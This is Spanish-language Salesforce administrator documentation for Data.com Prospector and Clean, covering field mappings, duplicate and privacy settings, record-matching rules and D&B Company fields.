Puede crear asignaciones personalizadas para poner valores de Data.com en campos de Salesforce concretos.

CONSULTE TAMBIÉN

Asignaciones de campo de Data.com a Salesforce predeterminadas

Personalizar las asignaciones de campos de Data.com a Salesforce

Revisar desencadenadores y reglas de flujo de trabajo para la compatibilidad con Clean

## Asignaciones de campo de Data.com a Salesforce predeterminadas

Cuando agrega registros con Data.com Prospector o actualiza registros con Data.com Clean, algunos campos de Salesforce obtienen valores desde Data.com. Los administradores de Salesforce pueden personalizar esas asignaciones de campo.

Los campos predeterminados están disponibles en la sección **Campos** > **de formatos de página** del objeto.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Cuentas

| Campos de Data.com | Campo de cuenta |
|---|---|
| `Ingresos anuales`* (en dólares norteamericanos)* | `Ingresos anuales` |
| `Descripción de la empresa` | `Descripción` |
| `Número D-U-N-S` | `Número D-U-N-S` |
| `Número de fax` | `Fax` |
| `Tipo de ubicación` | `Sitio de la cuenta` |
| `Dirección de correo`** | `Dirección de envío` |
| `Número de empleados-Total` | `Empleados` |
| `Indicador de tipo de propiedad` | `Propiedad` |
| `Dirección principal` | `Dirección de facturación` |

| Campos de Data.com | Campo de cuenta |
|---|---|
| Nombre comercial principal | Nombre de la cuenta |
| Código NAICS principal | Código NAICS |
| Descripción de NAICS principal | Descripción de NAICS |
| Código SIC principal | Código SIC |
| Descripción de SIC principal | Descripción de SIC |
| Denominación principal | Tradestyle |
| Número de teléfono | Teléfono |
| Símbolo del teletipo | Símbolo del teletipo |
| URL | Sitio Web |
| Año de inicio | Año de inicio |

Consejo: No todos los campos de Data.com se asignan de forma predeterminada a la página Cuenta. Para asignar más campos de Data.com a campos de Cuenta, consulte Personalizar las asignaciones de campos de Data.com a Salesforce en la página 1836, y eche un vistazo a las notas de la versión más reciente para consultar los nuevos campos asignables.

### Contactos

| Campo de D&B | Campo de contactos |
|---|---|
| Dirección principal | Dirección de correo |
| Nombre comercial principal | Nombre de la cuenta |

### Candidatos

| Campo de D&B | Campo de candidato |
|---|---|
| Ingresos anuales* (en dólares norteamericanos) | Ingresos anuales |
| Descripción de la empresa | Descripción |
| Número D-U-N-S | Número D-U-N-S de la empresa |
| Número de empleados-Total | Número de empleados |
| Dirección principal | Dirección |
| Nombre comercial principal | Compañía |

* No puede acceder al campo de Data.com `Ingresos anuales`. Solo se utiliza para cumplimentar el campo `Ingresos anuales` en Salesforce.

**Data.com Clean no utiliza la asignación de `Dirección de correo` para cuentas. Solo utiliza el valor `Dirección principal` para actualizar cuentas.

CONSULTE TAMBIÉN

Personalizar las asignaciones de campos de Data.com a Salesforce

Asignaciones de campo de Data.com a Salesforce predeterminadas

## Personalizar las asignaciones de campos de Data.com a Salesforce

Puede crear asignaciones personalizadas para poner valores de Data.com en campos de Salesforce concretos.

Pase por ella: Personalizar las asignaciones de campos de Data.com a Salesforce

La asignación de campos personalizada se aplica cuando:

- Se agregan registros de Data.com a Salesforce
- Se relacionan registros de Salesforce con registros de Data.com y se limpian ya sea manualmente o con trabajos automatizados

Antes de cambiar asignaciones de campo, es importante comprender cómo funcionan las asignaciones, qué preparaciones debe realizar y qué tipo de resultados cabe esperar.

Nota: No todos los campos de Data.com están disponibles para todos los campos de Salesforce. Para ser asignable, el nuevo campo de Salesforce debe tener el mismo tipo de datos que el campo predeterminado. Por ejemplo, el campo `Descripción` se puede asignar a un campo de área de texto largo con 1.000 caracteres o más.

1. Desde Configuración, introduzca el nombre del objeto al que desea asignar los campos de Data.com, por ejemplo, **Cuentas**, luego seleccione **Campos**.
2. Haga clic en **Nuevo** junto a Relaciones y campos personalizados para el objeto al que desea asignar los campos, por ejemplo, **Relaciones y campos personalizados de la cuenta**.
3. Consejo: Es mejor crear todos los campos en el objeto al que está agregando los campos antes de asignarlos desde **Administración de Data.com** .

   Siga los pasos en el asistente Nuevo campo personalizado. Cuando haya finalizado, asegúrese de hacer clic en **Guardar**.
4. En Configuración, introduzca **Administración de Data.com** , luego haga clic en **Asignación de campo**.
5. Busque el campo que desea asignar y seleccione la asignación personalizada desde el cuadro de lista junto al campo.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Asignaciones de campo de Data.com a Salesforce predeterminadas

Consideraciones acerca de la asignación personalizada de campos de Data.com y Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para implementar Data.com:
- "Personalizar aplicación"

Para activar usuarios de Data.com:
- "Gestionar usuarios internos"

Para instalar paquetes de AppExchange:
- "Descargar paquetes de AppExchange"

## Consideraciones para permitir registros duplicados de Data.com en Salesforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Puede que las organizaciones que utilizan un modelo de colaboración deseen permitir a los usuarios de Data.com agregar registros de cuenta, contacto o candidato duplicados en Salesforce.

Tenga estas consideraciones en cuenta cuando configure sus preferencias de duplicación.

- Los registros se consideran duplicados cuando tienen el mismo número de Id. de Data.com en el campo `Clave de Data.com`. Esto incluye los registros que se agregaron desde Data.com como contactos y candidatos.
- Solo puede permitir los duplicados por objeto para toda la organización, no para usuarios individuales. Si de lo contrario, desea evitar que un usuario o perfil pueda agregar duplicados, puede crear un desencadenador.
- Los registros que ya se encuentran en Salesforce están marcados con un punto verde ( ) en los resultados de búsqueda. Cualquier usuario de Data.com puede volver a agregar estos registros si su organización permite duplicados para el objeto.
- Los registros que ya se han agregado a Salesforce desde Data.com están marcados con una marca de activación azul ( ) en los resultados de búsqueda. Cualquier usuario de Data.com puede volver a agregar estos registros si su organización permite duplicados para el objeto. La adición de un registro afecta al balance de registros únicamente la primera vez que ese registro se agrega a Salesforce: la adición de duplicados *no* afecta al balance de registros.
- Si sus preferencias de Data.com están definidas para permitir duplicados pero su organización también utiliza reglas de duplicados para evitar la creación de registros duplicados, la regla de duplicados determinará si el registro duplicado está habilitado o bloqueado.

## Configurar Data.com Prospector

Data.com Prospector proporciona un conjunto básico de datos de candidato y cuenta de Dun & Bradstreet, incluyendo `Número D-U-N-S`, `Código NAICS`, `Tradestyle` y mucho más. A continuación le indicamos cómo implementar este producto.

Nota: Para averiguar más detalles sobre el producto de Data.com Prospector que tiene su organización, desde Configuración, introduzca *`Licencias y límites`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Licencias y límites**. En la página Licencias y Límites, compruebe la sección Licencias de Data.com Prospector.

1. Asegúrese de que ha implementado Data.com.
2. Active Data.com Clean para que sus usuarios puedan limpiar registros de cuenta, contacto o candidato manualmente.
3. Configurar sus formatos de página de cuentas, contactos y candidatos con los botones y campos que necesite.
4. Si utiliza Enterprise Edition, Unlimited Edition o Performance Edition, tendrá que actualizar su seguridad a nivel de campo para que los usuarios vean campos proporcionados por D&B.

### Prácticas recomendadas para su configuración

Si crea reglas de validación para los campos proporcionados por el producto, estas reglas seguirán intentando ejecutarse incluso si detiene el uso del producto, por lo que en ese caso debe desactivar cualquier regla de validación que utilice estos campos. Los campos Data.com Prospector se identifican en los temas de ayuda "Campos de cuentas" y "Campos de candidatos".

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para implementar Data.com Prospector:

- "Personalizar aplicación"

## Configurar Data.com Prospector

Con Data.com Prospector, obtiene campos de Dunn & Bradstreet para cuentas y candidatos que agrega a Salesforce desde Data.com.

Nota: Para averiguar más detalles sobre el producto de Data.com Prospector que tiene su organización, desde Configuración, introduzca *Licencias y límites* en el cuadro Búsqueda rápida y, a continuación, seleccione **Licencias y límites**. En la página Licencias y Límites, compruebe la sección Licencias de Data.com Prospector.

A continuación le indicamos cómo configurar Data.com Prospector.

1. Asegúrese de que ha implementado Data.com Prospector.
2. Confirme que Data.com Clean esté activado para que sus usuarios puedan limpiar registros de cuenta, contacto o candidato manualmente.
3. Configurar sus formatos de página de cuentas, contactos y candidatos con los botones y campos que necesite.
4. Si utiliza Professional Edition, Enterprise Edition, Unlimited Edition o Performance Edition, tendrá que actualizar su seguridad a nivel de campo para que los usuarios vean campos proporcionados por D&B.
5. Agregar la ficha D&B Companies a perfiles de usuario
6. Verifique que los perfiles tienen los permisos de lectura y escritura de D&B Companies seleccionados bajo Permisos de objeto estándar.
7. (Opcional) Hemos creado un formato predeterminado para registros de D&B Company, pero es posible que desee utilizar el editor de formatos de página mejorado para personalizar el formato de página.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para implementar Data.com Prospector:
- "Personalizar aplicación"

### Prácticas recomendadas para su configuración

- Puede permitir a los usuarios ver y eliminar registros de D&B Company. Para ello, asignará permisos a perfiles estándar y personalizados.

  Para los perfiles estándar, asigne el permiso Eliminar registros de D&B Company además del permiso Leer registros de D&B Company asignado previamente.

  Para los perfiles personalizados, asigne los permisos Leer registros de D&B Company y Eliminar registros de D&B Company.

- Si crea reglas de validación para los campos proporcionados por el producto, estas reglas seguirán intentando ejecutarse incluso si detiene el uso del producto, por lo que en ese caso debe desactivar cualquier regla de validación que utilice estos campos. Los campos Data.com Prospector se identifican en los temas de ayuda "Campos de cuentas" y "Campos de candidatos".

CONSULTE TAMBIÉN

Obtener datos de alta calidad cuando los necesite justo en Salesforce

## Gestionar el acceso a resultados de búsqueda de Data.com y funciones relacionadas

Utilice **Agregar a Salesforce** y **Exportar resultados** para limitar lo que los usuarios pueden hacer con los resultados de búsqueda de Data.com para funciones de Data.com que utilizan los resultados de búsqueda.

Las casillas de verificación en la configuración **Preferencias de botones** controlan si funciones específicas de Data.com Prospector son visibles para usuarios en su organización.

PRECAUCIÓN: El cambio de las preferencias de un botón afecta a todas las funciones asociadas con `Buscar contactos` y `Buscar cuentas` para funciones de Classic y Lightning.

1. En Configuración, introduzca *`Preferencias de Prospector`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Preferencias de Prospector**.
2. En la sección **Preferencias de botones** de la página, anule la selección de lo que desea ocultar o seleccione lo que desea mostrar.
3. Haga clic en **Guardar**.

Asegurarse de que puede ver perspectivas de prospección de Data.com

¿Ya dispone de una licencia de Data.com Prospector pero no ve el botón Ver más perspectivas en páginas de detalles de cuenta? Asegúrese de haber activado la función Noticias.

Activar el botón Obtener más contactos en Lightning Experience para una organización existente

El botón **Obtener más contactos** aparece en la página de detalles de cuentas solo cuando se seleccionan las **Preferencias de botones** en **Preferencias de Data.com Prospector**.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para implementar Data.com:
- "Personalizar aplicación"

### Asegurarse de que puede ver perspectivas de prospección de Data.com

¿Ya dispone de una licencia de Data.com Prospector pero no ve el botón Ver más perspectivas en páginas de detalles de cuenta? Asegúrese de haber activado la función Noticias.

1. Desde Configuración, introduzca *`Configuración de cuentas`* en el cuadro Búsqueda rápida y, a continuación, haga clic en **Configuración de cuentas**.
2. Haga clic en **Modificar**.
3. Seleccione **Activar Noticias**.
4. Guarde sus cambios.

### Activar el botón Obtener más contactos en Lightning Experience para una organización existente

El botón **Obtener más contactos** aparece en la página de detalles de cuentas solo cuando se seleccionan las **Preferencias de botones** en **Preferencias de Data.com Prospector**.

¿Ya dispone de una licencia de Data.com Prospector pero no ve el botón **Obtener más contactos** en páginas de detalles de cuenta? Asegúrese de que las **Preferencias de botones** en **Preferencias de Data.com Prospector** están seleccionadas.

Esto es lo que hay que hacer para que aparezca el botón **Obtener más contactos** en las páginas de detalles de cuentas de su organización.

1. En Configuración, introduzca *`Preferencias de Prospector`* en el cuadro Búsqueda rápida y, a continuación, desplácese a la sección **Preferencias de botones**.
2. Seleccione `Agregar a Salesforce` para **Buscar contactos** y **Buscar cuentas**.
3. Haga clic en **Guardar**.

## Respetar la configuración de No ponerse en contacto en resultados de búsqueda y exportaciones de Data.com

En los archivos de exportación y resultados de búsqueda de Data.com, puede evitar que se muestren algunas informaciones de contacto.

En particular, puede enmascarar o eliminar:

- Valores de correo electrónico y teléfono para registros de contacto y candidato que ya están en Salesforce con `No llamar` o `No recibir correos electrónicos` seleccionado y
- Valores de correo electrónico para todos los registros de contacto y candidato con direcciones de Canadá (para dar cobertura a los requisitos de privacidad de Canadá)

Por ejemplo: Usted cuenta con un registro de candidato en Salesforce para Sally Larkin y la casilla `No llamar` está seleccionada en ese registro. Su búsqueda de Sally Larkin como un contacto en la ficha Data.com y su registro aparecen en la lista de resultados de búsqueda, marcados como ya en Salesforce ( ). El campo `Teléfono` está oculto en la lista de resultados de búsqueda y también en la tarjeta de contacto de Sally. Si exporta el registro, su campo `Teléfono` está en blanco en el archivo `.csv`.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**PERMISOS DE USUARIO**

Para implementar Data.com:
- "Personalizar aplicación"

1. En Configuración, introduzca *`Preferencias`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Preferencias de Prospector**.
2. Seleccione `Respetar la configuración de No ponerse en contacto y los requisitos de privacidad de Canadá`.
   Para registros con las casillas `No llamar` o `No recibir correos electrónicos` seleccionadas, los valores del campo `Teléfono` o `Correo electrónico` están ocultos en los resultados de búsqueda y en la tarjeta de contacto, y en blanco en los archivos `.csv` creados al exportar los registros. Para registros con direcciones de Canadá, se ocultan los valores del campo `Correo electrónico` en los resultados de búsqueda y en la tarjeta de contacto y se dejan en blanco en archivos `.csv` creados cuando exporta registros.

## Habilitar o deshabilitar la funcionalidad de la API de Data.com

La funcionalidad de la API de Data.com está habilitada de manera predeterminada.

1. En Configuración, introduzca *`Administración de Data.com`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Preferencias de la API**.
2. Seleccione o anule la selección de la casilla de verificación **Permitir el acceso a la API de Data.com**.
3. Guarde la página.

## Directrices para permitir a sus usuarios realizar búsquedas de empresas, contactos y candidatos con Data.com Prospector

Ofrecemos dos versiones de Data.com Prospector. Ambas le permiten buscar y agregar datos desde Data.com: Consulte algunas directrices para la implementación de ambas versiones.

Nota: Si una búsqueda produce varios resultados, no visualiza la página de datos anterior 10. Póngase en contacto con el servicio de asistencia al cliente de Salesforce para activar la vista ilimitada.

- Si añade más de 200 candidatos a Salesforce a la vez, las reglas de asignación de candidatos de su organización no funcionarán. Para asegurarse de que sus reglas de asignación de candidatos funcionan, indique a sus usuarios que limiten sus adiciones a 200 candidatos de forma simultánea.
- Si su organización utiliza reglas de validación en los campos que se asignan a Data.com, desactive las reglas o asegúrese de que coincidan con los nombres de campo de Data.com para evitar errores cuando agregue registros.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Solucionar errores de adición de registros de Data.com

Si los errores le impiden agregar uno o más registros de Data.com a Salesforce, le proporcionaremos un archivo .csv de registro de error para ayudarle a solucionar cualquier error de adición de registros.

El modo de proporcionar un registro de error depende de lo que está intentando hacer. Si está intentando agregar:

- Menos de 200 registros, verá un mensaje con un vínculo al registro de errores de la ficha Archivos.
- 200 registros o más, recibirá un correo electrónico con un vínculo al registro de errores en la ficha Archivos.
- Cualquier número de registros, y *no* tiene Chatter activado, recibirá un correo electrónico con el registro de error adjunto.

1. Abra el registro de errores de adición de registros y revise los errores, luego realice una de las siguientes acciones.
   - Si ve errores acerca de registros duplicados, no necesitar realizar ninguna acción. Los errores *Duplicado* significan que los registros ya existen en Salesforce, por lo que no necesita agregarlos de nuevo. Si sus preferencias de Data.com se han definido para permitir duplicados, el registro de errores no incluirá ningún error *duplicado*. Si sus preferencias de Data.com están definidas para permitir duplicados pero su organización también utiliza reglas de duplicados para evitar la creación de registros duplicados, la regla de duplicados determinará si el registro duplicado está habilitado o bloqueado. Los registros bloqueados por la regla de duplicados aparecerán en el registro de error.
   - Si observa errores acerca de las configuraciones personalizadas de su organización, como desencadenadores, reglas de validación o flujo de trabajo, comuníquelo a su administrador del sistema porque es posible que tenga que corregir estas configuraciones.
   - Si su organización utiliza listas de selección de estado y país y ver errores sobre los estados o países disponible, notifíquelo a su administrador, que deberá agregar el estado o país concretos a la lista de selección.
   - Para el resto de errores, póngase en contacto con su administrador del sistema, que deberá ponerse en contacto con el servicio de asistencia al cliente de Salesforce.
2. Cuando su administrador resuelva los errores, vuelva a intentar agregar registros de Data.com a Salesforce.

### EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para agregar cuentas desde Data.com:
- "Crear" en cuentas

Para agregar contactos desde Data.com:
- "Crear" en contactos

Para agregar contactos de Data.com desde una cuenta
- "Leer" en cuentas Y "Crear" en contactos

Para agregar contactos de Data.com como candidatos:
- "Crear" en candidatos

## Crear un tipo de informe personalizado para información de limpieza de cuentas, contactos o candidatos

Cree tipos de informe personalizados para informar sobre la información de limpieza de cuentas, contactos y candidatos. Los tipos de informe personalizados Información de limpieza le ayudan a consultar fácilmente la información de limpieza de múltiples registros en un informe. Use esa información para identificar patrones y tendencias en sus datos y gestionar o modificar la forma en que se limpian sus registros.

1. En Configuración, introduzca *Tipos de informe* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de informe**.
2. Haga clic en **Nuevo tipo de informe personalizado**.
3. En el caso de un Objeto principal, seleccione *Cuentas*, *Contactos* o *Candidatos* (según el objeto sobre el que desea informar) y defina los otros campos obligatorios.
4. En Categoría, seleccione *Cuentas y contactos* o *Candidatos*, según corresponda.
5. Haga clic en **Siguiente**.
6. Relacione el objeto compañero de Información de limpieza (Información de limpieza de cuenta, Información de limpieza de contacto o Información de limpieza de candidato) con el objeto principal que haya seleccionado. Acepte el valor predeterminado de Relación A a B.
7. Seleccione un estado de implementación.
8. Haga clic en **Guardar**.

Ahora puede crear informes personalizados basados en sus nuevos tipos de informes personalizados.

### CONSULTE TAMBIÉN

Creación de un tipo de informe personalizado

Crear informes acerca de los registros de Salesforce con un estado de Data.com Clean específico

### EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

## ¿Cómo se hacen coincidir los registros de Salesforce y Data.com?

Si limpia los datos de sus cuentas, contactos y candidatos de Salesforce con Data.com Clean, es importante que conozca cómo se comparan sus registros de Salesforce y cómo se asocian con los registros de Data.com.

Consejo: Para obtener más detalles acerca de cómo funciona el servicio de asociación de Data.com, incluyendo una descripción gráfica y muchos ejemplos, consulte nuestro documento técnico, Asociación de registros de Data.com en Salesforce.

Vea una demostración: Concepto de reglas de coincidencia

Los registros de Salesforce y Data.com pueden compararse y asociarse de dos formas.

- Manualmente, cuando un usuario hace clic en **Limpiar** en un único registro de cuenta, contacto o candidato.
- Mediante los trabajos de Limpieza que, de manera automática, intenta asociar todos sus registros de cuentas, contactos o candidatos.

Los trabajos de limpieza *automatizados* solo están disponibles para organizaciones que adquieran Data.com Clean. La limpieza *manual* está disponible para todos los usuarios de Data.com Prospector con licencia.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

La primera vez que se limpia un registro de Salesforce, ya sea de manera manual o automatizada, el servicio de asociación busca registros similares en Data.com. Asimismo, examina los valores de campo de cada registro y busca suficiente información idéntica o similar para indicar que los dos registros representan la misma entidad (es decir, la misma cuenta, el mismo contacto o el mismo candidato). Si Data.com encuentra una coincidencia, los dos registros se vinculan mediante un valor numérico en el campo `Clave de Data.com`. Para registros de contactos y candidatos, cada vez que se limpia el registro de Salesforce, se utiliza el servicio de coincidencia para asociar el registro. En los registros de cuentas, cada vez que se limpia el registro de Salesforce, se utiliza el campo `Número D-U-N-S` para asociar (o buscar) el registro. Si el campo `Número D-U-N-S` está en blanco, se utilizará el servicio de asociación para buscar una coincidencia. Si el registro de Salesforce vuelve a cambiar, la próxima vez que se limpie el servicio de asociaciones podrá buscar una coincidencia más exacta de otros registros de Data.com.

Nota:

- Si prefiere volver a asociar los registros de cuentas con el servicio de asociación, independientemente de la presencia de un Número D-U-N-S, póngase en contacto con el servicio de atención al cliente de Salesforce. Si lo hace, no obstante, algunos registros de cuentas obtendrían el estado `No se ha encontrado` en Data.com Clean.
- Si ha vuelto a asignar o ha ignorado la asignación del campo `Número D-U-N-S`, o si su organización ha adquirido Data.com antes del 16 de diciembre de 2011, se utilizará el servicio de asociación automáticamente para volver a asociar los registros de cuentas.

Para contactos y candidatos, los campos importantes son:

- `Nombre`
- `Correo electrónico`

  Lo ideal sería utilizar una dirección de correo electrónico directo en lugar de una dirección de grupo como info@org.com. (Los valores de correo electrónico idénticos desencadenarán casi siempre una coincidencia a menos que existan otros valores en el conflicto de registro.) **Nota:** Data.com no almacena correos electrónicos que pueden constituir información de contacto personal como los de Gmail o Yahoo.

- `Nombre de la cuenta` para los contactos; `Compañía` para los candidatos.
- `Título`

- `Teléfono`

Para las cuentas, los campos importantes son:

- `Nombre de la cuenta`
  - Asegúrese de que el nombre de la cuenta no contiene elementos no relacionados, como números (1002), caracteres especiales (!#@#) o palabras no relacionadas. (Estos símbolos se aceptan únicamente si forman parte del nombre de la empresa.)
  - Intente evitar valores como nombres de países o estados a no ser que formen parte del nombre de la empresa.
  - Si el nombre de cuenta contiene más de una palabra, como *`DSGI Business (PC World Business)`* pruebe ambos.
  - Si un nombre de cuenta es a su vez un sitio Web (como *`salesforce.com`*), intente dejar el subdominio (*`.com`* y similares).
- `Dirección de facturación`
  - Utilice una dirección completa si es posible.
  - Intente especificar un valor para el campo `País`. Eso optimizará sus tipos de coincidencia.
  - Intente especificar un valor para el campo `País` o `Código postal`.
  - Si conoce el nombre de la calle de la cuenta pero no el número, utilice solo el nombre. Un nombre de calle sin número es mejor que nada.
- `Sitio Web`
- `Teléfono`

## Directrices para el uso de registros de D&B Company

Revise algunas directrices de modo que su organización obtenga el máximo provecho de los registros de D&B Company, lo que incluye más de 100 campos de información de sector, información financiera e información competitiva desde Dun & Bradstreet®.

- Si su organización cuenta con Data.com Prospector o Data.com Clean, tendrá acceso al objeto de DandBCompany, que proporciona datos de Dun & Bradstreet para cuentas y candidatos que ha agregado a Salesforce.
- Asegúrese de añadir la ficha D&B Companies a los perfiles de usuario. Así es como accederá a una lista de todos los registros de D&B Company. La ficha D&B Companies enumera todos los registros de D&B Company que tiene en Salesforce.
- Para permitir a sus usuarios eliminar registros de D&B Company, debe crear un conjunto de permisos con los permisos *`Eliminar registros de D&B Company`* y *`Leer registros de D&B Company`* y asignar ese conjunto de permisos a los usuarios. Es posible que tenga que agregar el botón **Eliminar** a formatos de página.
- Si su empresa utiliza también el producto Data.com Clean, puede utilizar trabajos automatizados para actualizar sus registros de D&B Company.
- Agregue el botón **Actualizar** a sus formatos de página de D&B Company, de modo que puede actualizar registros de D&B Company automáticamente para obtener los datos más recientes de Dun & Bradstreet. También puede utilizar trabajos automatizados para actualizar registros de D&B Company.
- Los registros de D&B Company vinculados a registros de cuentas no se limpian junto con registros de cuenta vinculados.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para implementar D&B Companies:

- "Personalizar aplicación"

- Para cuentas o candidatos que no se han agregado desde Data.com (por ejemplo, aquellos creados manualmente), si existe un registro de D&B Company correspondiente, se agregará a Salesforce y se vinculará al registro de cuenta o de candidato la primera vez que se limpie ese registro.
- Los campos de código SIC8 (por ejemplo, `código SIC8 principal`) no se actualizan cuando se actualizan registros existentes de D&B Company, ya sea manualmente o como parte de un trabajo. Estos campos solo se cumplimentan cuando se crea el registro de D&B Company. Para obtener valores de código SIC8 para un registro existente de D&B Company, puede eliminar el registro y luego limpiar su cuenta correspondiente. Esto recrea el registro de D&B Company y ahora incluye valores para los campos de código SIC8. De manera alternativa, puede obtener valores de SIC8 de la API de búsqueda de Data.com y agregarlos al registro de D&B Company.

CONSULTE TAMBIÉN

Configurar los formatos de página para Data.com Prospector y Data.com Clean

## Campos de D&B Company

Si agrega o actualiza una cuenta o un prospecto con Data.com Prospector o Data.com Clean, se crea automáticamente un registro de D&B Company y se vincula a esa cuenta o ese candidato a través del campo `D&B Company`. Solo tiene que hacer clic en el campo `D&B Company` para acceder al registro asociado de D&B Company que incluye más de 100 campos de información del sector, financiera y competitiva desde Dun & Bradstreet®. Eso proporciona a su organización un acceso integrado a la fiable base de datos mundial de información de la empresa de Dun & Bradstreet directamente en Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**Ejemplo:** Si añade un registro de cuenta para Starbucks desde Data.com, al abrir su registro, el valor de campo de `D&B Company` es `Starbucks Corporation`. El valor está subrayado para identificarlo como vínculo. Solo haga clic en el vínculo para abrir el registro Starbucks Corporation D&B Company.

**Ejemplo:** Si actualiza un registro de cuenta para Google utilizando Data.com Clean (ya sea manualmente o con trabajos) cuando abre su registro, el valor del campo `D&B Company` es `Google`. El valor está subrayado para identificarlo como vínculo. Solo haga clic en el vínculo para abrir el registro Google D&B Company.

**Nota:** Algunas etiquetas de campo D&B son diferentes a las etiquetas de campo de objeto a las que están asignadas. Por ejemplo, el campo `Sitio de la cuenta` en registros de cuentas se asigna al campo `Tipo de ubicación` en el registro vinculado D&B Company. Para obtener una lista de asignaciones predeterminadas, consulte Asignaciones de campo Data.com-a-Salesforce predeterminadas. en la página 1834

| Campo | Descripción |
|---|---|
| `Volumen anual de ventas` | Los ingresos totales de las ventas anuales en la divisa local de la oficina central. Dun & Bradstreet realiza un seguimiento de los ingresos de las empresas que cotizan en bolsa, las entidades globales prioritarias, las entidades nacionales prioritarias y algunas oficinas centrales. Dun & Bradstreet no proporciona estos datos para las sucursales. |

| Campo | Descripción |
| --- | --- |
| `Indicador de volumen anual de ventas` | La fiabilidad de la cifra de Volumen anual de ventas. Los valores disponibles son *`Número real`*, *`Bajo`*, *`Estimado (para todos los registros)`*, *`Modelo (para registros que no sean de EE. UU.)`*. Un valor en blanco indica que estos datos no están disponibles. |
| `Descripción de la empresa` | Una breve descripción de la empresa, que puede incluir información sobre su historia, sus productos y servicios, y su influencia en un determinado sector. Estos datos se proporcionan pasando el ratón. |
| `Riesgo de mora` | La probabilidad de que una empresa pague más tarde de la fecha acordada. El nivel de riesgo se basa en el estándar de puntuación de crédito comercial, y comprende desde riesgo bajo a riesgo alto. También se conoce como preselección de marketing. Los valores disponibles son *`Alto riesgo de mora`*, *`Bajo riesgo de mora`* y *`Riesgo moderado de mora`*. Dun & Bradstreet solo proporciona estos datos a organizaciones estadounidenses y canadienses.<br>**Importante:** Utilice esta información únicamente para el prefiltrado de marketing. |
| `Nombre comercial de la entidad nacional prioritaria` | El nombre principal de la entidad nacional prioritaria, que es la filial de más alto valor, especificada por país, dentro de la estructura corporativa de una organización. |
